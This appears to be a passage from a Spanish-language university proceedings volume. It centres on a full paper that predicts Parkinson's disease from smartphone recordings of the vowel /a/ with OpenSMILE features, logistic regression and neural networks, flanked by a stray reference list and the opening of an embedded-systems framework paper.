[2] G.Coulouris, J. Dollimore y T. Kindberg, Distributed Systems, 5ta edición, 2012, Ed. Addison-Wesley ISBN 84-7829-049-4

[3] ISO/IEC/IEEE 42010

[4] Van Steen, M., Tanenbaum A. Distributed systems principles and paradigms. 3nd edition. 2017. Edición electrónica. http://www.distributed-systems.net

[5] https://www.arduino.cc/en/Guide/Introduction

[6] Banks A., Briggs E., Borgendale K., Gupta R., Estándar MQTTv.5, Marzo 2019, https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html

[7] Eclipse Mosquitto™. https://mosquitto.org/ . Visto el 5/SEP/2019

[8] Video.js. https://videojs.com/. Visto 5/SEP/2019.

Utilización de grabaciones con teléfonos móviles para la predicción de la enfermedad de Parkinson

Silvia N. Pérez Mónica Giuliano
Universidad Nacional de La Matanza
sperez@unlam.edu.ar mgiuliano@unlam.edu.ar

Resumen

Este estudio investiga el procesamiento de señales de voz para detectar la enfermedad de Parkinson (EP). Se analizaron los datos demográficos y registros de fonación vocal /a/ de la base de datos mPower para identificar a los pacientes con EP. El procesamiento automático de las fonaciones se realizó utilizando el software libre OpenSmile obteniéndose 62 características o parámetros. Utilizando R, también software libre, se logró el ajuste de un modelo parsimonioso que redujo de 62 a 5 características significativas de fonación, las que se consideraron además del género y la edad. Se utilizaron redes neuronales de percepción multicapa (MLP) y modelos de regresión logística (LR) para obtener un modelo con alta capacidad de predicción. Para medir esta, se utilizó como métrica el área bajo la curva ROC, la que resultó superior a 0,82 en todos los modelos ajustados. Este trabajo contribuye a la monitorización de pacientes con EP a partir de la grabación de algunas características de fonación recogidas mediante un teléfono móvil.

Introducción

Se considera que la enfermedad de Parkinson (EP) pertenece a un grupo de trastornos que tienen su origen en la degeneración de neuronas, por lo que se la describe como una enfermedad neurodegenerativa [1]. La ausencia de una prueba diagnóstica de referencia y la falta de pericia clínica son características que pueden hacer subestimar los casos incipientes en una población determinada y provocar, muchas veces, un retraso considerable en su diagnóstico. Si bien el diagnóstico definitivo es histopatológico, se considera que un diagnóstico preliminar en etapas tempranas resulta ser un desafío y una enorme responsabilidad, considerando las implicancias de pronóstico vital y las limitaciones motrices futuras para cada paciente diagnosticado. En el caso de la EP y otras enfermedades neurodegenerativas, diversos estudios [1,2] han identificado anomalías en grabaciones de voz de los pacientes, poniendo de manifiesto la posibilidad de usar técnicas de análisis de señales acústicas para el diagnóstico precoz de la enfermedad. Se considera que el diagnóstico a través del análisis de trastornos del habla utilizando sistemas de tele-diagnóstico y tele-monitoreo, no solo evitaría las complicaciones de los métodos invasivos, sino que, además, es de bajo costo y fácil administración. Además del hecho de que la evaluación clínica tradicional para monitorear la progresión es costosa, los pacientes con EP pueden tener problemas para asistir a las visitas médicas de control. Por lo tanto, se necesita una herramienta clínica económica y objetiva para seguir la progresión de síntomas de la EP. Los crecientes avances de la tecnología de la información y las telecomunicaciones ofrecen una buena oportunidad para la supervisión a distancia.

Los trastornos de la voz se pueden medir con herramientas acústicas y hay una gran cantidad de investigaciones que apuntan a la evaluación automática de patrones de voz patológicos [3, 4] y su relación con la EP [2, 5, 6, 7]. En este contexto, se encuentran diversos trabajos que recopilan grabaciones de voz para extraer diferentes características o parámetros. Para determinar su influencia en la EP, se midieron las siguientes señales del habla: Frecuencia fundamental o tono[2, 8, 5, 9]; Brillo, fluctuación, HNR[2, 5, 8, 9]; Coeficientes Cepstrales de Frecuencia de Mel (MFCC)[10, 7] y medidas no lineales de disfonía, tales como: Entropía del período de lanzamiento (PPE), Análisis de Fluctuación Detendida (DFA), Entropía de Densidad del Período de Recurrencia (RPDE)[2, 9, 11]. Algunas características están altamente correlacionadas entre sí, lo que sugiere el uso de métodos de selección de características [9, 11,12].

Como se expuso anteriormente, el análisis de datos de pacientes con EP conlleva el trabajo de aplicación de distintos tipos de software: en principio, uno que permita extraer características de la voz a partir de una grabación, y en segundo término se requiere software estadístico que permita aplicar métodos estadísticos avanzados. En este trabajo se utilizó OpenSmile para las primeras tareas, y R para la segunda parte. En las siguientes subsecciones se describe el contexto de análisis acústico en que se inscribe el trabajo, y el software que permite extraer características o parámetros a partir de la onda acústica.

En este trabajo se continúa el estudio realizado en [13], analizando características asociadas a dicho análisis. El objetivo es presentar y describir el modelo parsimonioso de selección de variables que permitan diferenciar fonaciones de la vocal /a/ realizadas por EP y no EP.

Análisis acústico

Las medidas físicas de la voz humana se basan en el empleo de diversos parámetros acústicos que reflejen las tres dimensiones perceptibles del sonido: amplitud, tono y estructura temporal. La amplitud (cuyo principal parámetro es la intensidad) es una medida de la presión sonora al transmitirse la voz en el medio aéreo, expresada en decibelios (dB), dependiente de la amplitud de la vibración de las cuerdas vocales y de la presión subglótica [14], el tono se expresa mediante la F0 de la señal vocal, medida en hertzios (Hz); por último, los parámetros derivados del tiempo tienen relación con la tasa y rapidez de la vocalización. La representación de las variables físicas es altamente compleja a causa de la variabilidad de la energía espectral de la voz.

La voz es evaluada secuencialmente mediante la selección de los parámetros y los más utilizados se detallas a continuación.

- La frecuencia fundamental, F0 o también llamada glótica es la frecuencia de cierre y apertura de la glotis debida a la presión del flujo de aire traqueal, caracteriza la emisión de sonidos sonoros (fonación).
- El espectro del pulso glótico generado (espectro de la fuente glotal) será afectado por los filtros del tracto vocal, para producir sonidos vocálicos. Es decir: el tracto vocal es un filtro o conjunto de filtros mecánicos que enfatiza algunas de las componentes del espectro glotal, especialmente las componentes que coinciden con sus propias frecuencias de resonancia. Esas componentes o zonas de componentes de mayor energía en el espectro resultante, son los formantes. Por lo tanto, la modulacion del espectro de la fuente glotal y las resonancias del tracto vocal afectarán la ubicación de los formantes. Los espectros de los sonidos vocalicos están bien diferenciados entre sí y caracterizan cada vocal.
- Los anchos de banda están definidos [15] como una función de la pérdida de energía debida al calor de conducción, a la viscosidad, al movimiento de las paredes de las cavidades resonantes, a la radiación del sonido desde los labios y a la parte real de la impedancia glótica. Acústicamente, las vocales son los sonidos más simples: están representadas por patrones estacionarios y la configuración articulatoria es cuasi estable.
- El *Jitter* es una medida que representa la variabilidad de frecuencia fundamental ciclo a ciclo. La escala de medición es logarítmica con un intervalo de normalidad que va desde el 0,1 al 1% y un intervalo de alteración que va desde el 1 al 10%.
- El S*himmer* indica la variabilidad en decibelios de la amplitud pico a pico, de 0 a 0,3 dB se considera que pertenece al intervalo de normalidad mientras que si está entre 0,3 y 1,3 dB pertenece al de alteración.
- La relación armónica/ruido (HRN) es el cociente entre la energía espectral causada por las componentes armónicas de la señal y la correspondiente al ruido. El rango es de 4 a 9 para la zona de normalidad y de 4 a -1 en la zona de alteración.
- La amplitud del *Cepstrum* evalúa la correlación de ciclos, tiene una escala lineal con una zona de normalidad que va desde 0,2 a 0,6 y una zona de alteración desde 0,2 a -0,2.

La frecuencia fundamental es la principal unidad de análisis acústico. Sus valores varían a lo largo de la vida y según los sexos. Niños y niñas tienen una frecuencia media de 240 Hz hasta la pubertad, en la que los varones tienen un descenso hasta los 110 Hz (la voz se torna más grave), mientras que las mujeres se mantienen en 210 Hz. Hacia la tercera edad aumenta la frecuencia de los hombres a 140 Hz y disminuye en las mujeres a 190 Hz en promedio. Estos valores se modifican en la voz senil, reduciéndose la F0 en las mujeres a 175 Hz aproximadamente, mientras que se incrementa en el hombre a 130 Hz a los 70 años y a 160 Hz a los 90 años [16].

Los audios se analizan utilizando OpenSMILE. Cabe aclarar que varios estudios muestran diferencias en las mediciones de parámetros según el software utilizado [17], por lo que los valores utilizados en la parametrización son dependientes de este.

Software utilizado para la extracción de características

OpenSMILE es una herramienta de extracción de características y reconocimiento de patrones ampliamente utilizados que se aplica para una gran variedad de casos de uso. SMILE es un acrónimo para la interpretación de voz y música por extracción de grandes espacios. La herramienta OpenSMILE permite extraer grandes espacios de funciones de audio en tiempo real. Combina funciones de recuperación de información musical y procesamiento de voz. Está escrito en C ++, los componentes del extractor de características pueden interconectarse libremente para crear características nuevas y personalizadas, todo a través de un simple archivo de configuración. Se pueden agregar nuevos componentes a OpenSMILE a través de una sencilla interfaz de plug-in binario y una API completa [18].

La técnica de extracción de parámetros que se emplea está vinculada principalmente la obtención de los parámetros MFCC (Mel-Frequency Cepstral Coefficients). Se obtienen 62 parámetros que se pueden agrupar según la siguiente lista:

- 10 informan sobre F0

- 10 relacionadas al volumen
- 6 medidas y desviaciones típicas del *Jitter*, el Shimmer y la tasa de HRN
- 18 relacionadas con las frecuencias F1, F2, F3
- 18 consideradas otras características.

La obtención de parámetros en el sistema MFCC es la más utilizada para el análisis de la voz.

Metodología

El estudio actual utilizó un conjunto de datos de acceso abierto. Estos son contribución de usuarios de la aplicación móvil Parkinson mPower como parte del estudio mPower desarrollado por Sage Bionetworks y descripto en Synapse (https://www.synapse.org).

En las siguientes subsecciones se describe el conjunto de datos, así como las técnicas empleadas para el análisis.

Los datos

Los datos codificados del estudio, que consisten en respuestas a encuestas y mediciones de sensores móviles, se almacenaron en Synapse para su distribución controlada a los investigadores [19].. De la base de datos disponible en la plataforma mPower-Synapse[1], se extrajeron 62 parámetros de voz utilizando el software OpenSmile. Estas características se adjuntaron a otros datos: edad, sexo, diagnóstico de EP (si/no), años desde el diagnóstico, años de medicación. De las grabaciones de fonación se recogieron los audios y el momento de la medicación en el que se realizó la grabación.

Inicialmente, había 51420 grabaciones de voz diferentes. Se identificó un total de 2253 personas mayores de 35 años. Para cada uno, se seleccionó una grabación de la fonación de la vocal /a/. El diagnóstico de EP se consideró como variable de clasificación. Posteriormente, los casos inconsistentes entre el diagnóstico, el año desde el diagnóstico (año de diagnóstico), el año de inicio de la medicación y el momento de toma de medicación en que se hizo el registro, fueron eliminados de la base resultando en 2222 casos.

Métodos estadísticos

La parametrización de cada grabación se realizó en 62 funciones lineales utilizando el software OpenSmile. Se realizaron análisis estadísticos para identificar las variables relevantes que predicen el diagnóstico de la EP a través de estos parámetros y algunas variables demográficas. Para ello, se utilizaron las siguientes técnicas: Análisis de Componentes Principales (PCA), Análisis de Varianza (ANOVA), redes neuronales Perceptrón Multicapa (MLP) y Regresión Logística (LR)[20].

Para comprobar la capacidad predictiva de los modelos de clasificación, se utilizó el área bajo la curva Característica de Operación (AUC-ROC). Este método mide la capacidad del modelo para clasificar correctamente a las personas con y sin la enfermedad.

Adicionalmente se calculó el porcentaje de casos bien clasificados considerando un punto de corte que maximizara sensitividad (porcentaje de enfermos bien clasificados) y especificidad (porcentaje de casos sanos bien clasificados).

Resultados

Los audios de la base de datos mPower fueron parametrizados con OpenSmile, derivados en 62 variables específicas de parámetros de voz que luego se unieron a algunas variables demográficas para su posterior análisis. Se utilizaron los siguientes datos demográficos: edad, sexo, diagnóstico profesional, años desde el diagnóstico y año de inicio de la medicación. A partir de las grabaciones de fonación, se analizaron los audios y el punto de tiempo de la medicación en el momento de la grabación.

Reducción de variables

Se realizó un análisis cíclico de la reducción variable a partir de los 62 parámetros iniciales del fonema grabado.

En un principio, el Análisis de Componentes Principales (PCA) se realizó con el 76.1% de la varianza y se pasó de 62 a 33 componentes, considerando 18 factores con valores propios superiores a 1, las variables no explicadas y las más utilizadas en la bibliografía (1 ó 2 variables por factor más las no explicadas por el modelo).

Se realizó entonces el análisis ACP con el 69,5% de la varianza con 9 factores considerando la mayor varianza explicada y la contribución significativa de los autovalores con respecto a los anteriores (sin considerar las bajas contribuciones de los dos últimos factores con autovalor superior a 1). Quedan nueve variables, una para cada factor, la que tiene la mayor carga factorial o, en caso de tener que decidir entre media y desviación de una variable, se elige la media.

Se implementó una agrupación de K-medias en 9 factores PCA y permanecieron 6 grupos, uno de ellos con sólo 4 casos que fueron eliminados, dejando un total de 2218 casos y 5 grupos entre los cuales se contaban 940 casos con EP y 1278 sin EP.

Se aplicó ANOVA a las 9 variables diagnósticas de los 5 grupos y se eliminaron las variables sin diferencias en los valores medios, quedando 5 variables, a saber:

[1] These data were contributed by users of the Parkinson mPower mobile application as part of the mPower study developed by Sage Bionetworks and described in Synapse [doi:10.7303/syn4993293]. (https://www.synapse.org)

d1: Media de F0 logarítmico en una escala de frecuencia de semitonos.

d2: Promedio de la relación entre la energía del pico armónico espectral en la frecuencia central del primer formante y la energía del pico espectral en F0 en regiones con voz.

d3: Coeficiente de variación de la relación entre la energía del pico armónico espectral en la frecuencia central del primer formante y la energía del pico espectral en F0 en regiones con voz

d4: Media de la pendiente de regresión lineal del espectro de potencia logarítmico dentro de la entropía de la banda 0-500 Hz.

d5: Desviación media de las desviaciones en períodos F0 consecutivos individuales.

En resumen, los 62 parámetros iniciales se redujeron a estos 5 parámetros significativos para la diferenciación del diagnóstico de EP y no EP para los cuales se ajustaron modelos de predicción.

Análisis descriptivo

Un estudio de las características que resultaron del procedimiento de reducción de variables muestra que los 5 parámetros presentan diferencias entre los pacientes que tienen diagnóstico de enfermedad de Parkinson versus los que no lo tienen, aunque son más notorios para las variables que se corresponden con la frecuencia fundamental (F0). Esto condice con resultados mostrados por otros autores, que dan consenso en considerar el incremento en los niveles de la F0 como uno de los principales marcadores de alteración en la voz en la EP [15]. Estos autores, entre otros, pusieron de manifiesto que el incremento en la F0 es paralelo a la gravedad de los síntomas y al avance de la enfermedad. En la Tabla 1 se muestran estadísticos resumen de las 5 variables seleccionadas en el análisis previo. Puede observarse, aún sin dar una prueba estadística, que la diferencia de medias es manifiesta en las dos primeras características.

Tabla 1. Medidas resumen de las variables de fonación

	Con EP		Sin EP	
	media	desvío	media	desvío
d1	29,093	5,099	26,487	4,692
d2	-16,813	30,572	-9,488	22,270
d3	0,241	0,133	0,221	0,134
d4	0,091	0,023	0,085	0,022
d5	0,019	0,021	0,017	0,019

Para dar una visión de las diferencias entre variables según diagnóstico se representó mediante Infostat, en la Fig. 1, un diagrama de cajas (boxplot) para la característica d1 discriminada según corresponda a diagnóstico de EP o no, donde se aprecia el aumento en media de los valores para los pacientes de EP.




Fig. 1. Boxplot de la variable d1 según Diagnóstico

Se analizó también una posible relación entre género y diagnóstico de EP mediante tablas de contingencia, lo que dio un resultado significativo para la no independencia o relación. Esto se muestra en la Tabla 2 y resultó en un estadístico Chi.cuadrado-MV con p-valor menor a 0,0001. Cabe aclarar que hay 3 casos para los que no se registró género, y esto explica las variaciones en los totales.

Tabla 2. Diagnóstico versus género

	Sin EP	Con EP	Total
Mujer	242	332	574
Hombre	1034	607	1641
Total	1276	939	2215

Para ver la incidencia del género en las variables seleccionadas de la fonación, se muestra en la Fig. 2 que hay diferencia en la variable d1 también por género dentro de cada grupo de diagnóstico. Se aprecia también que los menores valores para la variable d1 se dan en el caso de las mujeres, en cuanto la media pero también en cuanto a los cuartiles.

Esto motiva la introducción de esta variable en los modelos propuestos.




Fig. 2. Box.plots de la variable d1 según Diagnóstico y género (en rojo: mujer y en azul: hombre)

Modelos predictivos

Algunas de las técnicas de clasificación supervisada más utilizadas en el ambiente de ciencia de datos son los modelos de regresión logística y las redes neuronales [14]. Esto se debe a que tienen buen rendimiento para una amplia variedad de problemas. En este trabajo se utilizó el software R (www.r-project.org) para construir modelos predictivos.

Inicialmente, se separó el conjunto de datos en un 70% para entrenamiento de modelos (1552 casos) y un 30% para evaluar estos (666 casos).

Una red neuronal perceptrón de dos capas (MLP) es una red neuronal completamente conectada que consiste en una capa de entrada (que no se cuenta ya que sus neuronas son sólo para representación y, por lo tanto, no procesan), una capa oculta y una capa de salida (en este caso: EP o no-EP).

En un primer análisis se utilizaron redes neuronales multicapa sólo con las variables de fonación ajustando el modelo sobre los datos de entrenamiento. Posteriormente, sobre los datos de evaluación o testing se comparó la capacidad predictiva de los modelos MLP con 62, 33, 9 y 5 parámetros, utilizando como métrica el área bajo la curva ROC. Los valores obtenidos en todos los casos fueron similares, según se muestra en la Tabla 3. Este hecho valida la selección de 5 parámetros para construir nuestro modelo.

Tabla 3. AUC-ROC para MLP según número de variables

Número de variables	AUC – ROC para MLP
62	0.666
33	0.687
9	0.673
5	0.681

A partir de esto, sólo se consideraron las 5 variables de fonación además de género y edad y momento de medicación (med.t), con modelos de redes neuronales de 2 capas y de regresión logística.

Se ajustó con los datos de entrenamiento un modelo de regresión logística (RL) lo que dio un valor estimado de *odd* para el parámetro edad igual a 1.69. Dado que esta variable está medida en múltiplos de 5 años, este valor de odd puede interpretarse diciendo que la chance de tener diagnóstico de EP crece un 70% cada 5 años, si género y las otras variables se mantienen fijas.

Finalmente, se comparó la capacidad predictiva de modelos RL y MLP según alternativas de variables adicionales a las 5 elegidas de fonación, lo que se muestra en la Tabla 4. Puede observarse en todos los casos una alta performance de los modelos ajustados, con AUC por encima de 0.82 en todos los casos. El modelo MLP con 5 variables, edad, sexo y punto de medicación se observa con AUC = 0. 972. Sin embargo, el resultado no converge con LR.

Tabla 4: Comparación de modelos predictivos

Número de variables de fonación	Otras variables	AUC MLP	AUC LR
5	Género/ edad	0.827	0.832
5	Género/edad/med.t	0.972	No converge

El modelo que incluye el momento de medicación considera en caso de estar medicado el paciente de EP si realizó la grabación “antes” de tomar la medicación, “después” o “en otro momento”. Los no pacientes de EP o los no medicados colocaron “en otro momento”.

En la Fig. 3 se observan las curvas ROC para los dos modelos implementados, RL y MLP, con 5 parámetros de voz, además de la edad y el sexo. El área bajo esa curva es AUC = 0.832 para la regresión logística y AUC= 0.827 para la red neuronal. Ambos modelos presentan una muy alta capacidad predictiva por lo que serán utilizados para la predicción.




Fig. 3.Curvas ROC de modelo RL (rojo) y MLP (azul).

Dado que el objetivo de la implementación de estos modelos es la predicción, y que el modelo de regresión logística da como respuesta la probabilidad estimada de que el paciente tenga diagnóstico de EP, la clasificación con este modelo implica la elección de un punto de corte. Esto es, se debe seleccionar un valor según el cual, si la probabilidad estimada por el modelo resulta mayor que este, el paciente se clasifica como positivo para el diagnóstico de EP, en caso contrario se lo clasifica como negativo. Para elegir este punto de corte se evaluaron Sensitividad, tasa de bien clasificados positivos, y la Especificidad, tasa de bien clasificados negativos. En la Fig. 4 se muestran las curvas de ambos indicadores, graficados según sea el punto de corte elegido. Para maximizar ambos indicadores, el punto de intersección se muestra en el valor de abscisa 0.53.




Fig. 4. Sensitividad y Especificidad vs punto de corte (RL)

Cabe aclarar que un estudio similar para el modelo MLP arrojó un valor óptimo de corte 0.54, similar al de RL. Considerando en cada caso el punto de corte elegido, el porcentaje de clasificación correcta (ACCU o exactitud) en el conjunto de testing con el modelo RL fue ACCU= 0.7485, mientras que con el modelo MLP este porcentaje de bien clasificados dio como resultado ACCU= 0.756.

Si bien puede creerse que la exactitud es la medida a preferir en estos casos, esta depende del punto de corte a partir del cual se considera que el paciente tiene predicción de EP, el cual puede ser subjetivo. Esto lleva a preferir el análisis de las curvas de sensitividad y especificidad las que permiten seleccionar el punto de corte. El valor resultante del corte de las curvas permite controlar el error de clasificar erróneamente a una persona como EP, con la consecuencia de tratamientos innecesarios, y también el error de clasificar como sano a alguien que efectivamente tiene EP, lo que conlleva retrasar el tratamiento.

Finalmente, las distintas métricas utilizadas muestran una alta performance de ambos modelos, y muestra la factibilidad de usar esta metodología para monitoreo de pacientes.

Conclusiones

Este trabajo se encuadra en un proyecto de investigación que propone el análisis estadístico de señales acústicas de la voz como método objetivo y no invasivo para el diagnóstico precoz de la enfermedad de Parkinson (EP).

La contribución de este trabajo radica en la selección de cinco parámetros lineales sencillos de medir de la voz del software libre OpenSMILE. Además de la selección de 5 variables de los 62 originales, el estudio analizó la relevancia estadística de individuals´ edad y género. Se obtuvieron capacidades predictivas superiores a 0,82 para la identificación de diagnósticos de EP y no EP comparando redes neuronales y modelos de regresión logística.

Con la aplicación mPower App, las grabaciones de voz fueron recogidas por los participantes voluntarios con su propio Smartphone, y estos datos se añadieron al modelo de predicción del diagnóstico de EP. Las grabaciones de los teléfonos móviles permiten el seguimiento de los pacientes con Parkinson a bajo coste y la detección de alteraciones que requieren asistencia a la consulta médica.

El análisis acústico de señales de voz demuestra aquí ser útil para la predicción de enfermos de EP diferenciando no enfermos de enfermos.

La profundización de este línea de estudio permitiría la predicción de la severidad de la enfermedad de Parkinson y se espera facilite el seguimiento remoto no invasivo de la progresión de la enfermedad.

Agradecimientos

Este trabajo se encuentra soportado por el Proyecto PROINCE-C224, Universidad Nacional de La Matanza, Argentina.

Referencias

[1] Langston, J. “Parkinson's disease: Current and future challenges”, Neurotoxicology 23 (4-5), 2002, pp. 443-450.

[2] Tsanas, A., Little, M. A., McSharry, P. E., Ramig, L. O. “Accurate telemonitoring of Parkinson's disease progression by noninvasive speech test”, IEEE Transactions of Biomedical Engineering 57 (4). 2010. Pp. 884-893

[3] Silva, D. G., Oliveira, L. C., Andrea, M. “Jitter estimation algorithms for detection of patological voices”, EURASIP Journal of Advances in Signal Processing 2009, pp.1-9.

[4] Teixeira, J. P., Oliveira, C., Lopes, C. “Vocal acoustic analysis- Jitter, shimmer and HNR parameters”, Procedia Techonology 9, 2013, pp. 1112-1122.

[5] Dixit, V. Mittal, Y. Sharma. “Discrimination of People with Parkinson (PWP) disease on the basis of voice parameter analysis”, International Journal of Computer Applications 94 (13), 2014, pp. 9-14.

[6] Shirvan, R. A., Tahami, E. “Voice analysis for detecting Parkinson's disease using genetic algorithm and KNN classi_cation method”, in: 18th Conference on Biomedical Engineering, Theran, IEEE, 2011, pp. 278-283.

[7] Benba, A., Jilbab, A., Hammouch, A. “Discriminating between patients with Parkinson and neurological diseases using cepstral analysis”, IEEE Transactions on Neural Systems and Rehabilitation Engineering 24 (10), 2016, pp. 1100-1108.

[8] Sakar, B. E., Isenkul, M. E., Sakar, C. O., Sertbas, A.. Gurgen, F., Delil, S., Apaydin, H., Kursun, O. “Collection and analysis of a Parkinson speech dataset with multiple tipes of sound recordings”, IEEE Journal of Biomedical and Health Informatics 17 (4), 2013, pp. 828-834.

[9] Peker, M., Sen, B., Delen, D. “Computer-aided diagnosis of Parkinson's disease using complex-valued neural networks and mRMR feature selection algorithm”, Journal of Healthcare Engineering 6 (3), 2015, pp. 281-302.

[10] Tsanas, A., Little, M. A., McSharry, P., Spielman, J., Ramig, L. O. “Novel speech signal processing algorithms for high accuracy classi_cation of Parkinson's disease”, IEEE Transactions of Biomedical Engineering 59 (5), 2011, pp. 1264-1271.

[11] Little, M. A., McSharry, P. E., Hunter, E. J., Spielman, J., Ramig, L. O. “Suitability of dysphonia measurementes for telemonitoring of Parkinson's disease”, IEEE Transactions of Biomedical Engineering 56 (4), 2009, pp. 1015-1022.

[12] Schwab, P., Karlen, W. "PhoneMD: Learning to Diagnose Parkinson's Disease from Smartphone Data". arXiv preprint arXiv: 2018, pp. 1810.01485.

[13] Giuliano, M., García-López, A., Pérez, S., Pérez, F. D., Spositto, O., & Bossero, J. "Selection of voice parameters for Parkinson´ s disease prediction from collected mobile data". In 2019 XXII Symposium on Image, Signal Processing and Artificial Vision (STSIVA). 2019 pp. 1-3).

[14] Gamboa J, Jiménez-Jiménez FJ, Mate MA, Cobeta I. "Alteraciones de la voz causadas por enfermedades neurológicas". Revista Neurología, 2001; 33, pp. 153-68.

[15] Klatt, DH. "Sofware for cascade/paralle formant synthesizer". Journal of the Acoustical Society of America, 1980; Vol 67, No3: 971-995.

[16] Fernández S., Ruba D., Marqués M., Sarraqueta, L. "Voz del anciano". Rev Med Univ Navarra, 2006, V50, pp.44-48.

[17] Elisei, N.G. "Análisis acústico de la voz normal y patológica utilizando dos sistemas diferentes: ANAGRAF y PRAAT". Interdisciplinaria, 2012 , 29 (2), pp. 339-357.

[18] Eyben F., Weninger F., Gross F., and Schuller B. "Recent developments in openSMILE, the munich open-source multimedia feature extractor". In Proc. of ACM MM 2013, Barcelona, Spain. New York, NY, USA: ACM, 2013, pp. 835–838.

[19] Bot, B. M., Suver, C., Neto, E. C., Kellen, M., Klein, A., Bare, C., ... & Friend, S. H. "The mPower study, Parkinson disease mobile data collected using ResearchKit". Scientific data, 2016, 3, 160011.

[20] Hastie, T.; Tibshirani, R. y Friedman, J. The Elements of Statistical Learning – Data Mining, Inference, and Prediction. Springer, Nueva York (2001).

µ-Framework: Una Visión Actual para el Desarrollo de Sistemas Embebidos

Ing. Alejandro Fourcade Mg. Jorge Eterovic Ing. Alejandro Pérez Ing. Guillermo Rodofile
Departamento de Ingeniería - Universidad de La Matanza
afourcade@unlam.edu.ar eterovic@unlam.edu.ar aperez@unlam.edu.ar
hurodofile@unlam.edu.ar

Resumen

Los paradigmas de diseño de sistemas embebidos han sufrido en los últimos tiempos cambios fundamentales. Los requisitos básicos, los alcances y límites de un sistema integrado se han expandido y a la vez, se han impuesto funcionalidades que hoy resultan casi obligatorias y están fuera del radar de los sistemas de desarrollo tradicionales.

Las nuevas tecnologías, plantean nuevas visiones de los problemas tradicionales y los sistemas embebidos se han mantenido mayormente al margen de los métodos actuales de desarrollo de software.

Este trabajo propone un marco referencial llamado µ-Framework para el desarrollo de sistemas integrados, teniendo en cuenta los nuevos límites operativos y funcionales que los desarrollos modernos requieren.

1. Introducción

El concepto de IoT (Internet of Things) y sus adaptaciones a diferentes escenarios IIoT (Industrial IoT) y EIoT (Enterprise IoT) cambian los enfoques sobre las prestaciones operativas que deben ofrecer hoy las soluciones tecnológicas. Al incorporar conectividad, adquisición masiva de datos, interoperabilidad, control y supervisión remota, tableros de control en la web, entre otras características, se impone una nueva forma de toma de requisitos, análisis de alcances e implementación.

Otro factor fundamental en la evolución del diseño de sistemas embebidos es que el crecimiento explosivo de la oferta plataformas de desarrollo, ha abaratado sustancialmente los costos y facilitado el ingreso a la programación de microcontroladores.

Las metodologías de desarrollo de software tradicionales (Agile, Cascada), tienen un enfoque centrado en el software, con un alto nivel de abstracción que aleja al código del hardware que lo ejecutará. En sistemas embebidos existe una fuerte dependencia entre software y hardware, aun si se trabaja en lenguajes de alto nivel. Por razones de rendimiento, memoria, consumo y proceso, el firmware tiene parámetros de diseño, totalmente diferentes que el software que se ejecutará en un sistema ya existente, previsible y compatible.

Timo Punkka en su trabajo Embedded Agile[1] concluye que para implementar el método Agile en sistemas embebidos es necesario adaptar varias funciones. Entre ellas, desarrollos incrementales de lapsos cortos, ciclos de inspección y adaptación continuos y una cultura del aprendizaje constante. Estas modificaciones permiten introducir, aunque sea parcialmente, al hardware dentro del ciclo de desarrollo.

Además de los factores expuestos que distancian a los sistemas integrados de los métodos de desarrollo de software para plataformas tradicionales, se propone desde µ-Framework el concepto de la utilización de hardware sustentable. El universo IoT ofrece hoy infinidad de desarrollos intermedios de hardware con extenso soporte de bibliotecas y código. Estos módulos de hardware de uso múltiple acercan el objetivo de cumplir los lineamientos IoT en cuanto a bajo consumo, transferencia de datos, comunicaciones y eficiencia de código. Los fabricantes ofrecen soporte y aportan notas de aplicación con ejemplos de uso para tratar de popularizar sus productos. En el mercado se encuentran además una serie de sensores, transmisores, interfaces, displays compatibles y preparados para estas plataformas, lo que facilita en extremo el armado del hardware, más que nada en la etapa de prototipo.

